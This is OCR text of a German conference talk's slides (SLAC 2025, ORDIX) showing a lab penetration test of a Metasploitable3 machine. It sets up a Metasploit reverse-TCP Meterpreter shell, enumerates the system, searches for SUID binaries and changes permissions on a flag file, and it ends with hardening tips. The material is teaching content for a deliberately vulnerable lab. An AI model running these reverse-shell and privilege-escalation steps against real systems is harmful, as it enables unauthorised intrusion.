
Schritt 3 – Exploitation
- Reverse-Shell aufbauen

```
msf6 exploit(multi/handler) > set LHOST 172.25.150.51
LHOST => 172.25.150.51
msf6 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 172.25.150.51:4444
```

Schritt 3 – Exploitation
- Reverse-Shell aufbauen


```
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 172.25.150.51:4444
[*] Sending stage (40004 bytes) to 172.25.144.1
[*] Meterpreter session 1 opened (172.25.150.51:4444 -> 172.25.144.1:46404) at 2025-06-03 08:44:16 +0200

meterpreter >
```

Schritt 3 – Exploitation




Reconnaissance | Scanning | **Exploitation** | Maintaining Access | Documentation

Schritt 4 – Enumerating




Reconnaissance | Scanning | Exploitation | Maintaining Access | Documentation

Schritt 4 – Enumerating




- System-Informationen
- Dateisystem
- Privilege Escalation
- Netzwerk Exploration
- Persistierung

Schritt 5 – Scanning



Schritt 5 – Scanning




SLAC 2025 | ORDIX®

```
meterpreter > sysinfo
Computer    : metasploitable3-ub1404
OS          : Linux metasploitable3-ub1404 3.13.0-24-generic #46-Ubuntu SMP Thu Apr 10 19:11:08 UTC 2014 x86_64
Meterpreter : php/linux
```

Schritt 6 – Exploitation

Reconnaissance | Scanning | **Exploitation** | Maintaining Access | Documentation


Schritt 6 – Exploitation



SLAC 2025 | ORDIX®

```
msf6 exploit(multi/handler) > use post/multi/recon/local_exploit_suggester
msf6 post(multi/recon/local_exploit_suggester) > show options

Module options (post/multi/recon/local_exploit_suggester):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   SESSION                           yes       The session to run this module on
   SHOWDESCRIPTION  false            yes       Displays a detailed description for the available exploits


View the full module info with the info, or info -d command.
```


Schritt 6 – Exploitation



SLAC 2025 | ORDIX®

```
msf6 exploit(multi/handler) > use post/multi/recon/local_exploit_suggester
msf6 post(multi/recon/local_exploit_suggester) > show options

Module options (post/multi/recon/local_exploit_suggester):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   SESSION                           yes       The session to run this module on
   SHOWDESCRIPTION  false            yes       Displays a detailed description for the available exploits


View the full module info with the info, or info -d command.
```


Schritt 6 – Exploitation



SLAC 2025 | ORDIX®

```
msf6 post(multi/recon/local_exploit_suggester) > sessions

Active sessions
===============

  Id  Name  Type                   Information                    Connection
  --  ----  ----                   -----------                    ----------
  1         meterpreter php/linux  www-data @ metasploitable3-ub1404  172.25.150.51:4444 -> 172.25.144.1:46404 (172.25.144.1)

msf6 post(multi/recon/local_exploit_suggester) > set session 1
session => 1
```

Schritt 6 – Exploitation




SLAC 2025 | ORDIX®

```
msf6 post(multi/recon/local_exploit_suggester) > exploit
[*] 172.25.144.1 - Collecting local exploits for php/linux...
[*] Collecting exploit 338 / 2496
```


```
msf6 post(multi/recon/local_exploit_suggester) > exploit
[*] 172.25.144.1 - Collecting local exploits for php/linux...
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/logging-2.4.0/lib/logging.rb:10: warning: /usr/lib/x86_64-linux-gnu/ruby/3.3.0/syslog.so was l
oaded from the standard library, but will no longer be part of the default gems starting from Ruby 3.4.0.
You can add syslog to your Gemfile or gemspec to silence this warning.
Also please contact the author of logging-2.4.0 to request adding syslog into its gemspec.
[-] 172.25.144.1 - No suggestions available.
[*] Post module execution completed
```

Schritt 6 – Exploitation



Reconnaissance | Scanning | **Exploitation** | Maintaining Access | Documentation


Schritt 6 – Exploitation



SLAC 2025 | ORDIX®

```
msf6 post(multi/recon/local_exploit_suggester) > sessions -i 1
[*] Starting interaction with 1...
```


Schritt 6 – Exploitation



SLAC 2025 | ORDIX®

```
meterpreter > ls
Listing: /
==========

Mode              Size      Type  Last modified              Name
----              ----      ----  -------------              ----
040755/rwxr-xr-x  4096      dir   2020-10-29 20:38:04 +0100  bin
040755/rwxr-xr-x  1024      dir   2020-10-29 20:25:46 +0100  boot
040755/rwxr-xr-x  3980      dir   2025-06-03 07:29:53 +0200  dev
040755/rwxr-xr-x  4096      dir   2025-06-03 07:30:48 +0200  etc
100600/rw-------  11        fil   2025-06-03 08:54:33 +0200  flag.txt
040755/rwxr-xr-x  4096      dir   2020-10-29 20:26:39 +0100  home
100644/rw-r--r--  24434088  fil   2020-10-29 20:25:46 +0100  initrd.img
040755/rwxr-xr-x  4096      dir   2020-10-29 20:24:49 +0100  lib
040755/rwxr-xr-x  4096      dir   2020-10-29 20:24:29 +0100  lib64
040700/rwx------  16384     dir   2020-10-29 20:39:01 +0100  lost+found
040755/rwxr-xr-x  4096      dir   2020-10-29 20:22:13 +0100  media
040755/rwxr-xr-x  4096      dir   2014-04-11 00:12:14 +0200  mnt
040755/rwxr-xr-x  4096      dir   2020-10-29 20:37:50 +0100  node_modules
040755/rwxr-xr-x  4096      dir   2020-10-29 20:38:54 +0100  opt
040555/r-xr-xr-x  0         dir   2025-06-03 07:29:39 +0200  proc
040700/rwx------  4096      dir   2020-10-29 20:28:10 +0100  root
040755/rwxr-xr-x  880       dir   2025-06-03 07:32:25 +0200  run
040755/rwxr-xr-x  12288     dir   2020-10-29 20:34:28 +0100  sbin
040755/rwxr-xr-x  4096      dir   2014-04-16 23:02:45 +0200  srv
040555/r-xr-xr-x  0         dir   2025-06-03 07:29:35 +0200  sys
041777/rwxrwxrwx  4096      dir   2025-06-03 09:24:11 +0200  tmp
040755/rwxr-xr-x  4096      dir   2020-10-29 20:37:47 +0100  usr
040755/rwxr-xr-x  4096      dir   2020-10-29 20:28:04 +0100  var
100600/rw-------  5777056   fil   2014-04-10 22:11:23 +0200  vmlinuz
```


Schritt 6 – Exploitation



SLAC 2025 | ORDIX®

```
find / -type f -perm -4001 -exec ls -h {} \; 2> /dev/null
/bin/umount
/bin/mount
/bin/su
/bin/fusermount
/usr/bin/lppasswd
/usr/bin/python3.4m
/usr/bin/mtr
/usr/bin/pkexec
/usr/bin/python3.4
/usr/bin/chfn
/usr/bin/passwd
/usr/bin/sudo
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/traceroute6.iputils
/usr/sbin/uuidd
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/pt_chown
/sbin/mount.nfs
```

Schritt 6 – Exploitation




SLAC 2025 | ORDIX®

```
echo "import subprocess" > run.py
echo "subprocess.run(['chmod', '777', '/flag.txt'])" >> run.py
```

```
python3 /var/www/uploads/run.py
```

Schritt 6 – Exploitation




SLAC 2025 | ORDIX®



```
meterpreter > cat /flag.txt
!SLAC2025!
```

Schritt 6 – Exploitation

Flagge gefunden und Angriff erfolgreich!

Fazit



Ausblick

- Metasploit
  - Metasploit | Penetration Testing Software, Pen Testing Security | Metasploit
- Selbst die Maschine Hacken:
  - GitHub - rapid7/metasploitable3: Metasploitable3 is a VM that is built from the ground up with a large amount of security vulnerabilities.
- CTF Spielen
  - Hack The Box
  - Try hack Me

Ausblick
- Absicherung & Best Practices

Regelmäßige Updates

Zugriff auf Ressourcen einstellen

Sicherheitsmodule aktivieren

Folgen Sie uns für News aus der IT-Welt

SLAC 2025 | ORDIX®

Folgen Sie dem Unternehmen auf LinkedIn – um keine Events oder Blogbeiträge zu verpassen

SLAC 2025 | ORDIX®

Vielen Dank für Ihre Aufmerksamkeit

Aktiengesellschaft für
Softwareentwicklung, Schulung,
Beratung und Systemintegration

Zentrale Paderborn
Karl-Schurz-Straße 19a
33100 Paderborn
Tel.: 05251 1063-0
Fax: 0180 1 67349 0

Seminarzentrum Wiesbaden
Kreuzberger Ring 13
65205 Wiesbaden
Tel.: 0611 77840-00

info@ordix.de
https://www.ordix.de/